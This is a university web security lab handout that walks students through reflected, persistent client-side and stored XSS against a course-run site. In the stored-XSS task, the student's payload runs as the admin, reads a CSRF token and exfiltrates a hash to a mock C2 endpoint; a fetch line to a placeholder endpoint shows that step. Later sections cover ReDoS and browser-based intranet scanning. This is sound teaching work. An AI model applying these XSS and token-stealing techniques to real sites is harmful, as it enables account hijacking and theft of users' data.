Project 2: Advanced Web Security

Fall 2024

We recommend the latest Google Chrome for this project!

Teaching Assistants

Christopher Brakalov
Santosh Singh

Objectives

1. Attack a web application by exploiting its XSS vulnerabilities to infect its users as persistently as possible.
2. Write XSS exploits to launch a social engineering attack and trick a simulated user into giving up their credentials.
3. Research basic cookie management and how to secure them.

Due Date

You can find the due date and how to turn in your solution in the Canvas assignment.

Background

You've been invited to the CS6262 security club; welcome! The security club has a new official website we use for sharing information and resources. Unfortunately, the last administrator was too busy and didn't perform any security audits on the website. Oh no!


The club's security team wants you, the club's newest member, to deliver a full security audit of our new official website. You've been tasked to provide a pen-testing report to the club's security team. You've received this message to start you off:

> *"Hi there! The club's website can be found at https://cs6262.gtisc.gatech.edu. We've integrated the GT Single-Sign-On service, so please sign in with your GT account and it will create a user for you.*
>
> *The website is not complicated. It is a simple Content Management System (CMS) with several features enabled, e.g., text search, dark mode, rich text editor, etc.*
>
> *Good luck auditing!*
>
> *The CS6262 Security Team"*

Before getting your hands dirty


Let's first orient ourselves on the website. The project website is located at **cs6262.gtisc.gatech.edu** – type this into your browser. We recommend using the latest version of Google Chrome.

1. Sign in first.
   a. Click "Sign in", the blue button on the top right corner. This will redirect you to Georgia Tech's login page. This is required for you to access the additional tabs we describe below.
   b. After sign-in, you will be directed to the homepage. At the top right corner, you can see your username and a dropdown list, which means you have successfully logged in. You can read through the WYSIWYG at https://summernote.org/
   c. More themes for the editor are available at https://bootswatch.com/




2. **The "My writeups" tab** will only return your submissions which can be used to see your submitted posts for **task 4.**
   a. There were previously some posts located here, but they have since been deleted.
   b. There should be no posts in your post feed.

3. **The "New writeups" tab** lets you create a new post that will appear in your post feed upon visiting the website.
   a. The WYSIWYG editor features "Code View" which allows you to directly edit HTML and embed scripts into your posts.




   b. Try to create a "Hello World!" post to familiarize yourself with the interface.
   c. Next, try to add an HTML snippet inside the "**Code View**" like below:



   d. You may have to toggle the "Code View" button back to the WYSIWYG view for the code to take effect.

4. **The "Console" tab** is a testing tab that allows you to simulate other users and admins. Additionally, there is a link for receiving messages via an endpoint we created for you. The ReDoS and Information Theft sections are for use in later tasks.
   a. **The Message Receiver Endpoint**
      i. In these task scenarios, you'll be asked to steal cookies and send them to this endpoint for collection. The endpoint acts as a pivot to send and receive messages. It mimics a command-and-control (C2) server that threat actors use as a main tool to control cyber-attacks and exfiltrate data.
      ii. This endpoint link is a unique link specifically for you. Do not share information you collect here with other students.
      iii. The endpoint is necessary for XSS attacks to forward information from the victim's point of view. **You should use the "POST" method to send messages to this endpoint**. To view the received messages, click the link and refresh when you need to receive a new one.
      iv. This endpoint will be primarily used for **task 4 and 5.**

   b. **The User/Admin instance's running status** tells the current running admin role and user roles. You can at most create one admin role and one user role.




To trigger an XSS attack on the admin side, fill in the URL of your post and submit to the admin role. **It will create or override the current running browser instance, which means when it's messed up, you can submit a URL to override the current one.**


To trigger an XSS attack on other users' sides, fill in the URL of your malicious payload. The user instances also override the current one when you submit new URLs.

The admin instance will be used for task 4 and task 5.2. The user instance will be used for task 5.3.

   c. **The ReDoS** section lets you practice application layer DoS.




i. The server is a simple username and password verification website. **Your password should not contain the username, the whole string.** When you are able to launch the ReDoS attack, another request to this page will not respond as it should in a very short time interval. When your attack succeeds, you should be able to see a hash string in the result area. **Note that the hash string is correct only when it is under a ReDoS attack.**



ii. Bear in mind that toggle the ReDoS heartbeat when you see a hash string so you can copy and paste. Because the result is refreshed every 10 seconds.

iii. Check "Restart the ReDoS instance" to launch the ReDoS server again when you feel like the server is not responding to your submission.

d. **The Information Theft** section will show an input box when you are able to log in as an admin. As a regular user, you won't be able to see this form. So, there are two approaches to access this form. However, it might be easier to go for approach 2.



Here are the two approaches.

i. Login as admin by stealing admin's session cookie. Unfortunately, the session cookie is protected by the httpOnly flag which makes it invisible to JS. You may find other ways to steal this cookie. But, our server is well configured to prevent this.

ii. Post your username and submit the form directly as admin. The form is protected by CSRF. Think of ways to find out the endpoint to submit to, read the CSRF token and send the post request.

Tasks and Grading Rubric


Note: Fill up the questionnaire and submit required files onto GradeScope.

Task 1. Basic HTML and JavaScript Test (5%)

1. In this section we will introduce a few basic HTML and JavaScript knowledge to help you with other tasks. It is for practice purposes. There will be **no points** in this section.

1.1 DevTools

Modern browsers will provide DevTools for front-end developers to debug and tune the performance when developing a website. Attackers can also use these tools to explore and collect information. Open your Chrome and press F12 to open the developer console. DevTools will popup. Here you can run JavaScript in the console, view the source html of the webpage, capture the network traffic, and other functionalities. Try to explore it by yourself.



1.2 console.log()

console.log() is commonly used to print information into the console of the developer tools for debugging purposes. Open the devTool and type *console.log("yourGTID");* You can see your GTID is printed in the console.

1.3 setInterval

setInterval is used to fire a function given a frequency. It will return an intervalID which can be passed to clearInterval to cancel the interval.

Question: Given a variable *var counter = 5*, make use of setInterval and clearInterval to reduce the counter to 0 in every second and then stop. You can run your code in devTools to verify.

```
var counter = 5;
// Your code below
```

1.4 setTimeout

setTimeout will fire a function after the delay milliseconds. The function will only be fired once. Similarly you can use the returned timeoutID and clearTimeout to cancel the timeout.

Question: Given a variable var counter = 5, make use of setTimeout to reduce the counter to 0 in every second and then stop. You can run your code in devTools to verify.

```
var counter = 5;
// Your code below
```

1.5 Promise

A Promise is an object used for async operations in JavaScript. There are three states in a Promise object: *Pending*, *Fulfilled*, and *Rejected*. Once created, the state of the Promise object is *pending*. So the calling function will not be blocked and continue executing. The Promise object will eventually be *fulfilled* or *rejected*. Then the respective *resolve* or *reject* function will be called. Below is an

example of a Promise. Before running the code, can you tell what the output would be? Can you explain why?

```
let testPromise = new Promise((resolve, reject) =>  {
      setTimeout(()=>resolve("Promise resolved"), 1000);
})
testPromise.then(message => {
           console.log(message);
})
console.log("Calling function");
```

2. **In this section, we will ask you 5 questions related to HTML and javascript. Each question contributes 1% of the total score. Please fill in your answers in the provided questionnaire.**

2.1 <iframe> is an HTML element that allows the website to embed content from another website. The attacker can make use of XSS to dynamically create an iframe and load phishing content from the attacker's website. In task 5.3, you will be asked to load a remote page in an iframe in full screen. **This question, however, just asks you how to adjust an iframe's layout.**

Which of the following options can adjust iframe's width and height correctly?
A) <iframe src="https://www.gatech.edu" width="100%" height="100%"></iframe>
B) <iframe src="https://www.gatech.edu" width="100px" height="100px"></iframe>
C) <iframe src="https://www.gatech.edu" style="width:100%;height:100%"></iframe>
D) All of above

2.2 In order for the <a> tag to open a new tab/window when clicked, what value should you set for the **target** attribute? (The answer should only contain the value itself). This is necessary for task 5.3.

2.3 You will see three alerts after running the code below. Put the output in sequence. The answer should be 3 numbers separated by commas with no space, e.g. 1,1,1. Think about why that is the case. You will use this technique in task 5.2.

```
for (var i = 0; i < 3; i++) {
  const promise = new Promise((resolve, reject) => {
        setTimeout(resolve, 1000 + i*1000)
  });
  promise.then(() => alert(i));
}
```

2.4 Which of the following can set jsScript as a string variable correctly? Understanding how HTML code is parsed is important. This question is related to task 3.

A) <script>let jsScript=<script>a=2</script></script>
B) <script>let jsScript='<script>a=2</script>'</script>
C) <script>let jsScript='<script>a=2<\/script>'</script>
D) None of above

2.5 *fetch* is an Application Programming Interface (API) which makes use of promises to send web requests. It is supported by most major web browsers. Study the use of fetch API and try to make a POST request to your **Message Receiver Endpoint with the payload body being**

{"username": "your-GT-username"}, e.g. {"username": "abc123"}. Then, check your message receiver endpoint again **using your browser** to see the response. It will be a hash string. Copy this string into the questionnaire.

FAQ

Q. I submitted the hash I received from my endpoint, but the autograder said it was incorrect. What should I do?

Please make sure that you have correctly set your username in the questionnaire.

Task 2. Exploit the Reflected-XSS (10%)

Find where to exploit a reflected XSS and fill in the questionnaire URL by visiting which an alert should trigger.


Concept Review
Reflective XSS is an attack where a website does not return requested data in a safe manner.
Reflective is generally an XSS attack where the attacker sends the victim a link to a reputable website.
BUT, this link contains malicious javascript code. For example,
https://www.facebook.com/login?username=username&password=password<script>steal-your-information.js</script>
If the website returns the data in an unsafe manner (does not sanitize the output) and the victim clicks on this link, then the malicious code will be executed in the context of the victim's session.

Requirements
The content of the alert doesn't matter. For example,
https://cs6262.gtisc.gatech.edu/endpoint...yourpayload is what you need to fill in the questionnaire.

The autograder will visit your URL. If it detects an alert, then you will receive full credit.

Tips
1. You don't need to log into the website to find this vulnerable point and exploit it.
2. All inputs are malicious! Look for where you can type and try it with some alerts.

Deliverables
1. A URL that includes the vulnerable endpoint and your alert payload.
2. The alert should show the domain as below.



Rubric

Your URL is able to trigger an alert	10%
Your URL fails to trigger an alert	0%

Task 3. Evolve to Persistent Client Side XSS (15%)

After finding the exploitable place from task 2, you understand you can infect others by sending them links. But sending links is costly and people may not click on them every time.

Therefore, instead of sending a link required in task 2, you find you can actually modify the payload and let the payload live in this web app forever. As long as a user clicks on the link you send once, she is infected persistently unless the payload is cleared.

Concept Review
After learning some types of XSS, you may think how I can make my attack as persistent as possible on the client's side if the website doesn't have a Stored-XSS vulnerability exposed to regular users.


As Web technology evolves, more and more applications start to focus on user experience. More and more web applications, including cross platform Electron applications, are taking over desktop applications. Some user's non-sensitive data is now stored on the client-side, especially the look and feel preferences of an application, to let the App load faster by remembering the user's preferences without passing back small data chunks.

(You can learn more how prevalent this unsafe design is nowadays by reading the paper Don't Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild)

Then, the variable is read by an unsafe sink, e.g. eval, element.innerHTML(data). Inspect what is stored locally for the web application, **cs6262.gtisc.gatech.edu**, and how it is used.

Tools you may need:

- F12 on the keyboard and go to Application tab to inspect the Storage as highlighted below



- The Application tab provides you with a quick look at what local data is stored. That includes local storage, cookies, etc.
- The Sources tab provides you with static resources, like scripts, HTML, and CSS files. That is the place you should focus on debugging JS code.

Requirements
Now, modify the payload in the link from task 2 and fill the updated URL in the questionnaire.

The autograder will first visit your URL (NO alert should pop up at this point). Then, it would close the page and reopen to trigger your payload to run (One alert should pop up). Next, it refreshes the page without retriggering your payload (Another alert should pop up). Again, it should detect the alert twice. **It should not pop up an alert by only visiting your URL.** (Namely, the alert should be triggered when the victim visits any page on this website after reopening.)

Tips

1. Read the post "Dark Mode" on the website.
2. You may need to log into the website to find the vulnerable point and exploit it. More details are described on the website.
3. The vulnerability is exploitable even if the victim has not logged in.
4. In this task, you don't need to submit a post yet, which is for task 4.
5. The default dark mode style sheet is "https://bootswatch.com/4/cyborg/bootstrap.min.css". You can reset it if you feel the website is messed up. Or, you can go to the Application tab->Application->Storage->Clear site data to reset everything.

Some more Tips

1. Your URL should NOT trigger any alerts when visiting it directly. And, **you don't need to trigger your payload to execute in your exploit code**. The autograder will do that for you. This task is trying NOT to draw the user's attention (e.g. popups, alerts, and theme changing) when the user clicks on your URL. The alerts are for grading purposes.
2. If your payload doesn't work when you think it should, you can inspect the HTML element it creates and see if there's anything incomplete. Look for where it is consumed. You can set a debugger to step through the execution. https://www.w3schools.com/js/js_strings.asp may give a hint for those who cannot fix the syntax error of your payload.
3. Remember to leverage task 2's result to inject your payload. When the page reloads, your payload can be read and executed.

Deliverables

1. A URL that includes the vulnerable endpoint and your malicious payload.

Rubric

1. Your URL is able to trigger an alert **after reopen**	7%
2. Your URL is able to trigger an alert **after refresh**	8%

Task 4. Exploit the Stored-XSS (20%)

The website, **https://cs6262.gtisc.gatech.edu,** allows users to create articles. As a user, one needs to submit the post to a moderator who is the admin of the website for approval. This might be an interesting point to investigate whether you can inject something so when the admin is reviewing your post, thereby you can hijack the admin's login session. This website uses a rich text editor which not only enables styled content but sanitizes the user's input while preserving its style.

In this task, you will submit a post with an injected payload that launches XSS attached to an admin user. Then, you need to steal some information that is only visible to an admin.

Concept Review
Stored XSS is an attack where a website does not store data in a safe manner. An attacker could then store malicious code within the website's database. Said code could be executed whenever a user visits that website. So, a post for an admin's approval seems like something you will be interested in. If you can steal the admin's login session cookie, you can login as her to see what she can see.

Recall from the lecture that when a cookie has **httpOnly**, it is not exposed to the document object. This cookie cannot be accessed by JavaScript. What would you need to do to read information out as the cookie's owner?

This httpOnly flag is a good way to prevent JavaScript from reading sensitive cookies. However, it doesn't mean it can mitigate XSS attacks. Attackers, having malicious scripts running in the victim's browser, are still able to send requests and forward the responses to themselves.

Even though the website is protected by CSRF tokens, attackers can still manage to post malicious payload pretending to be the user.

Requirements
1. Exploit the rich text editor to inject another XSS payload. Such payloads should NOT trigger an alert for a successful exploit. **Your payload SHOULD set a global variable window.gotYou=true for the autograder to read**.
2. You will steal admin's cookies such that you can log in as admin to generate your unique hash string. Or, if you cannot steal the session cookie, you need to find a workaround to get the hash still. **You will need to use the Message Receiver Endpoint to receive the stolen information.**
3. **Please DO NOT put any comments in your final code submission.**
4. **Please put a semicolon at the end of each statement.**

Workflow
1. Log into the website with your own credentials.
2. Inspect your session cookie to check if it has httpOnly set.
   a. If not, an XSS payload can steal it, so you can log into the website as another one.
   b. If yes, you need to find another way to get the hash.
3. Create a new post and find the vulnerable point of the editor. The editor has two modes.
   a. "What you see is what you got" mode. Try to type in some inputs and see how the editor deals with them.
   b. "Code editing" mode. Try to type in some JS code with <script> tag and exit the mode. See how the editor renders your input.
4. Submit a post that can trigger an alert. Go to "My writeups" to see if you can see the alert box. If not, your payload or the way you exploit the editor is incorrect.
5. When you can exploit the editor successfully, submit a new post instead of triggering an alert. It should issue an HTTP request to your HTTP server. A simple "fetch('https://your_endpoint_address/', {method: 'post', body: 'hi'})" will help you verify the correctness. Then, you should be able to see this after opening your endpoint in a new tab. In this way, you should be able to read data out of the website and send it to your HTTP endpoint.

6. Copy the post's URL and submit it to your console page to start an admin instance. Make sure your payload works as you intended before proceeding to the next step.
7. Modify your payload so that you can fetch (and see) the admin's console page
8. Look into the "Information Theft" section and its HTML source code.
9. Further modify your payload to steal the (credential) token and use it to send the request for getting the hash. (This token will change on the admin's next visit. It is not a good idea to hard-code a stolen token in your payload.)
10. If your attack is successful, the victim's browser will acquire your hash. Your script may further extract this hash and forward it to your endpoint.

Tips

1. Read the post "WYSIWYG" on the website!
   a. The editor would allow you to type HTML/JS code directly. And, it doesn't sanitize them if you do it in the code editing mode directly. *Remember to toggle the code editing button back to the rich text mode to make sure it takes effect*.
2. If a session token is protected by httpOnly, JS code won't be able to read it. But! The XSS payload will run in the admin's browser. Technically, every HTTP request to the website issued by the payload could carry the admin's credential cookies on the website.
3. You are told that the hash is obtained on the page "/console". Why not use the payload to send a request to "/console" to see what is invisible to regular users?
4. If you can find something interesting from the response, can you steal the CSRF token and send another request to the endpoint to get the hash string?
5. Remember that the admin's token can *only* authenticate the admin's request.
6. The token changes when the admin refreshes the console page. Try not to hardcode a stolen credential in your payload.

Some more Tips

1. It's better to use single quotes all the time as the whole payload will be interpreted as a string wrapped by a pair of double quotes, even though the autograder will replace all your double quotes with single ones.


2. You don't need to request /console in your payload. You only need to submit the final payload used to retrieve the hash.

3. "window.gotYou = true" is set correctly and can be seen on your local browser, but the evaluation of it fails. That's caused by incorrect syntax introduced after escaping your payload. People have different typing and coding styles, and we understand that. We appreciate it if you can follow the standard JS syntax, including a trailing semicolon (';') at the end of every expression. Then, even if some spaces and/or \n are stripped out, it can still work. This is important to check. And please DO NOT put any comments in the code for submission.

4. Some people say they cannot let the admin click the button to submit their username. Think about what page the admin is actually visiting. Are the DOM elements on the page? You are only able to see them on the`/console` page. If you want to interact with those elements, you have to be on the `/console` page.

Deliverables

1. The hash string you find when you log in as admin. **You need to fill in the input box with your own username!**



2. The full URL of the endpoint to get the hash. For example, https://endpoint/path/..., the one used in a fetch, xmlhttprequest, or ajax request.
3. Your payload.
   a. The payload should set a global variable **window.gotYou=true**, which is used by the autograder to check whether you are able to exploit the website. You can verify the variable in the console like the picture below.

Rubric


1. Correct hash string	10%
2. Correct endpoint of getting the hash	5%
3. The payload which should set 'window.gotYou === true'	5%
Correct hash, but unworkable script. **We will look into your code and search for plagiarism.**	0%

Recommended Reading

If you are not familiar with the basics of HTTP and JavaScript, learning how to use fetch **in an async chain** can be helpful. You may read the examples in this documentation:
https://developer.mozilla.org/en-US/docs/Web/API/fetch

FAQ

Q. How to embed code in a write-up? (or Why is my script not working in a write-up)?



Also, before posting your write-up, please switch back to the "normal" mode to ensure it works.

Q. I have stolen the cookie of the admin. Why couldn't I log in as the admin?

Logging in as an admin is difficult since the website is well-configured to prevent it from happening, even if you have the cookie. An easier way is to "see" the admin's console page (via your exploit script) and locate the "Information Theft" input box. Looking into the HTML of the page, you will know how you can instruct the admin (again, using your exploit script) to help you to get the hash.

Q. The autograder gave me the error message "Correct hash, but you do not have the correct endpoint or payload." What should I do?
The autograder checks your script. Please make sure you have submitted it correctly. Also, please make sure your submission strictly follows the format guideline.

Q. Many unexpected messages flood in my endpoint/inbox. I have cleaned all my write-ups and stopped all the bot instances. Why is it still happening?
A possible reason is that some residual malicious code/scripts are still left on the website, e.g., your local storage or endpoint/inbox. Please clean all the cache and local storage of the website and clean your endpoint/inbox. You can clean your endpoint/inbox by posting tons of messages to your inbox or redoing your Q1.5 in Task 1.

Task 5. Launch Attacks (50%)

You just have learned how to exploit XSS in various ways. In this task, you will learn what XSS is capable of.

Task 5.1. ReDoS (10%)

You've learned from the DoS lecture that GitHub was attacked in March 2015. Those flooding requests came from browsers! Application layer DoS attacks are difficult to stop because a request sent by a bot is the same as a request from a legitimate user. Common mitigation against request flooding is applying challenges like reCaptcha. What if we can still exhaust the server's resources without flooding requests? A throttle to frequent requests won't be able to stop it!

Regular Expression Denial of Service (ReDoS) is one type of application layer, DoS. Due to the nature of single-threaded JavaScript and its event-loop architecture, if an event takes a long time to execute, the JavaScript thread will not be able to process other normal events. Imagine what if it takes 5 seconds to check a single regular expression. It impacts other users' experiences severely since the web server is so busy processing the single regular expressions which result in a denial of service to other users.

Here are some references:
https://www.cloudflare.com/learning/ddos/application-layer-ddos-attack/
https://en.wikipedia.org/wiki/ReDoS
https://sec.okta.com/articles/2020/04/attacking-evil-regex-understanding-regular-expression-denial-service
Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers

Requirements
Read the references above to understand what ReDoS is and its impact. In this task, you will try one kind of ReDoS attack.

You will find the ReDoS section on the console page. Try to compose a username and password combination to launch a ReDoS attack against the ReDoS server. When an attack is successful, a hash value will be available for you to submit.

Tips
The username can be a regular expression.
Read the materials above, and you will find the solution.

Deliverables
1. The hash value you find.
2. Username and password you used to launch the ReDoS attack

Rubric

Correct hash string seen after ReDoS	10%
Correct hash, but your payload fails to get the hash. **We will look into it and search for plagiarism.**	0%

Task 5.2. Local Web Server Scanning (15%)

Network work scanning has been well studied. You have practiced Nmap in Project 1. In order to scan the intranet using Nmap, you need access to a host in the intranet, which is quite difficult in general. However, by leveraging a user's browser running on a host inside the intranet, you are still able to scan the intranet

by injecting malicious scripts. There are some interesting materials related to intranet scanning using a browser. These vulnerabilities were mitigated since they were disclosed. However, given the common incorrect "Access-Control-Allow-Origin" setup in an intranet network, you may be lucky to sniff something from your target's local network.

